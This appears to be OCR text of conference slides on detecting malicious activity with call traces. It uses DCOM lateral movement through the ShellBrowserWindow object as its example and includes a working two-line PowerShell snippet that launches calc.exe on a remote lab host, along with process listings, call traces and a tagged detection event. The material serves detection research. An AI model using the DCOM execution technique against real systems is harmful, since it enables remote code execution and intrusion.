
```
PS C:\Users\Administrator> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C
91F3880", "192.168.117.140"))
PS C:\Users\Administrator> $shell.Document.Application.ShellExecute("calc.exe")
```



WmiPrvSE.exe	0.01	1,772 K	5,532 K	2040	WMI F	
WmiPrvSE.exe	0.01	1,792 K	5,588 K	13804	WMI F	
svchost.exe	0.01	4,200 K	8,432 K	768	Host F	
VBoxService.exe	0.08	2,848 K	6,592 K	896	Virtual	
Microsoft.Exchange.Rpc...	0.02	122,960 K	121,612 K	6340		
MSExchangeThrottling.exe	< 0.01	95,788 K	95,636 K	13832		
svchost.exe		856 K	3,840 K	9144	Host F	
Microsoft.Exchange.Servi...	0.03	172,496 K	199,516 K	9816		
MSExchangeMailboxAssi...	0.16	231,316 K	252,852 K	6040		
Sysmon.exe	< 0.01	2,300 K	6,632 K	12984	Systen	nter...
winlogbeat.exe	0.19	38,696 K	24,932 K	13528		
lsass.exe	0.13	49,048 K	59,644 K	600	Local	
csrss.exe	0.08	2,196 K	31,464 K	504	Client	
winlogon.exe		1,332 K	6,296 K	532	Windo	
dwm.exe	1.33	43,880 K	81,216 K	872	Deskt	
explorer.exe	0.25	72,752 K	134,320 K	8832	Windo	
VBoxTray.exe	0.01	1,920 K	6,736 K	9956	Virtual	
mmc.exe	< 0.01	51,572 K	33,020 K	11360	Microsoft Management Cons...	Microsoft Corporation
procexp.exe		4,704 K	8,800 K	9380	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	0.17	21,228 K	35,888 K	7496	Sysinternals Process Explorer	Sysinternals - www.sysinter...
calc.exe	0.53	6,024 K	12,308 K	13476	Windows Calculator	Microsoft Corporation
mmc.exe	0.01	55,224 K	24,528 K	8728	Microsoft Management Cons...	Microsoft Corporation

Lateral movement via DCOM. Shellbrowserwindow


- Calltrace:



```
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0x_DllMainCRTStartup), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xDllMain), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xdllmain_dispatch), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xInitializeTracing), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: combase!0xIsRunningInRPCSS), 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x68725651), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x6872577D), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x687261AC), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x68736A43), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x687374DE), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rometadata!0x687379FB), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xDispatchToStubInCNoAvrf), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xInvoke), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_ADDRESS::HandleRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_ADDRESS::ProcessIO), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_SCALL::DispatchRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xNdrServerCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xNdrStubCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0x_LaunchWinRTRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0x<lambda_693c769fe6562a34b02b663b4395a21a>::operator()), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: twinapi.appcore!0x737487FB), Count: 1]
```

Lateral movement via DCOM. Shellbrowserwindow

- Calltrace:




```
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0x_DllMainCRTStartup), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xDllMain), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xdllmain_dispatch), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: ole32!0xInitializeTracing), Count: 1]
```

```
Module:  combase!0xIsRunningInRPCSS), 1]
Module:  rometadata!0x68725651), Count: 1]
Module:  rpcss!0x LaunchWinRTRunAsServer), Count: 1]
Module:  rpcss!0x<lambda_693c769fe6562a34b02b663b4395a21a>::operator()),
Module:  rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]
```

```
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_SCALL::DispatchRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xNdrServerCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xNdrStubCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0x LaunchWinRTRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0x<lambda_693c769fe6562a34b02b663b4395a21a>::operator()), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156,     Module: twinapi.appcore!0x737487FB), Count: 1]
```

Lateral movement via DCOM. Shellbrowserwindow

- Tagged event:



computer_name	hunts	task	calltrace	event_data.Image	event_data.ParentImage
server2012.enterprise.local	possible_launched_via_DCOM_app	Process Create (rule: ProcessCreate)	PID: 6000, Calculator, TID: 3156, Module: ntdll!0xTppAlpcpExecuteCallback, Count: 1 PID: 6000, Calculator, TID: 3156, Module: ntdll!0xTppWorkerThread, Count: 1 PID: 6000, Calculator, TID: 3156, Module: ntfs.sys!0xFsLibLookupFirstMatchingElementGenericTableAvl, Count: 1	C:\Windows\System32\calc.exe	C:\Windows\explorer.exe

Summary

- We presented new approach for detecting malicious activity with calltraces;
- We described methods for collection calltraces;
- Several examples of detection with calltraces were shown

THANKS FOR ATTENTION

@author